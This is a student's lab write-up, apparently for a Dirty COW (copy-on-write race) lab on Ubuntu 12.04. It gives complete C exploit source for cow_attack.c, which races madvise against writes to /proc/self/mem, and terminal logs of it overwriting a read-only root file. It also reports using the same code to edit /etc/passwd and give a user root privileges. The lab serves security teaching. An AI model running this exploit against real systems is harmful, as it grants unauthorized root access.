
Man Tik Li
CS 377 - 001
November 30, 2020

Lab 5

Initial Setup


This lab will complete on Ubuntu version 12.04.



Task 1

2.1 – Create a dummy file and modify /zzz


We modify the file /zzz to exploiting the dirty cow.



2.2 – Set Up the Memory Mapping Thread


```
[11/30/2020 11:50] seed@ubuntu:~$ vim cow_attack.c
[11/30/2020 11:52] seed@ubuntu:~$ ls
cow_attack.c  Documents  elggData          host   openssl-1.0.1                      openssl_1.0.1-4ubuntu5.11.dsc  Pictures  Templates
Desktop       Downloads  examples.desktop  Music  openssl_1.0.1-4ubuntu5.11.debian.tar.gz  openssl_1.0.1.orig.tar.gz      Public    Videos
[11/30/2020 11:52] seed@ubuntu:~$ cat cow_attack.c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
void *map;
int main(int argc, char *argv[]) {
 pthread_t pth1,pth2;
 struct stat st;
 int file_size;
 // Open the target file in the read-only mode.
 int f=open("/zzz", O_RDONLY);

 // Map the file to COW memory using MAP_PRIVATE.
 fstat(f, &st);
 file_size = st.st_size;
 map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

 // Find the position of the target area
 char *position = strstr(map, "222222");

 // We have to do the attack using two threads.
 pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
 pthread_create(&pth2, NULL, writeThread, position);

 // Wait for the threads to finish.
 pthread_join(pth1, NULL);
 pthread_join(pth2, NULL);

 return 0;
}
[11/30/2020 11:53] seed@ubuntu:~$
```

2.3 – Adding writeThread() method into cow_attack.c



```
[11/30/2020 11:56] seed@ubuntu:~$ vim cow_attack.c
[11/30/2020 11:57] seed@ubuntu:~$ cat cow_attack.c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
void *map;
int main(int argc, char *argv[]) {
 pthread_t pth1,pth2;
 struct stat st;
 int file_size;
 // Open the target file in the read-only mode.
 int f=open("/zzz", O_RDONLY);

 // Map the file to COW memory using MAP_PRIVATE.
 fstat(f, &st);
 file_size = st.st_size;
 map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

 // Find the position of the target area
 char *position = strstr(map, "222222");

 // We have to do the attack using two threads.
 pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
 pthread_create(&pth2, NULL, writeThread, position);

 // Wait for the threads to finish.
 pthread_join(pth1, NULL);
 pthread_join(pth2, NULL);

 return 0;
}
void * writeThread(void * arg)
{

    char * content= " ** ";
    off_t offset = (off_t) arg;
    int f=open("/proc/self/mem", O_RDWR);

    while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);

    // Write to the memory.
    write(f, content, strlen(content));
    }

}
[11/30/2020 11:57] seed@ubuntu:~$
```


2.4 – Adding madviseThread() into cow_attack.c



```
pthread_t pth1,pth2;
struct stat st;
int file_size;
// Open the target file in the read-only mode.
int f=open("/zzz", O_RDONLY);

// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the position of the target area
char *position = strstr(map, "222222");

// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);

return 0;
}

void * writeThread(void * arg)
{

   char * content= " ** ";
   off_t offset = (off_t) arg;
   int f=open("/proc/self/mem", O_RDWR);

   while(1) {
   // Move the file pointer to the corresponding position.
   lseek(f, offset, SEEK_SET);

   // Write to the memory.
   write(f, content, strlen(content));
   }

}

void * madviseThread(void * arg)
{

   int file_size = (int) arg;

   while(1){
       madvise(map, file_size, MADV_DONTNEED);
   }

}
[11/30/2020 11:58] seed@ubuntu:~$
```

2.5 – Launch the attack

The attack is success after I ran the a.out for coupon seconds. The 2 had replaced with *.



```
[11/30/2020 12:03] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[11/30/2020 12:03] seed@ubuntu:~$ a.out
^C
[11/30/2020 12:03] seed@ubuntu:~$ cat /zzz
111111******333333
[11/30/2020 12:03] seed@ubuntu:~$
```

Task 2

I changed the open directory to “/etc/passwd”, position with “charlie:x:1001:1002”, and content to “Charlie:x:0000:1002”

I use attack.c program to launch the attack on /etc/passwd and successful in giving root privileges to Charlie.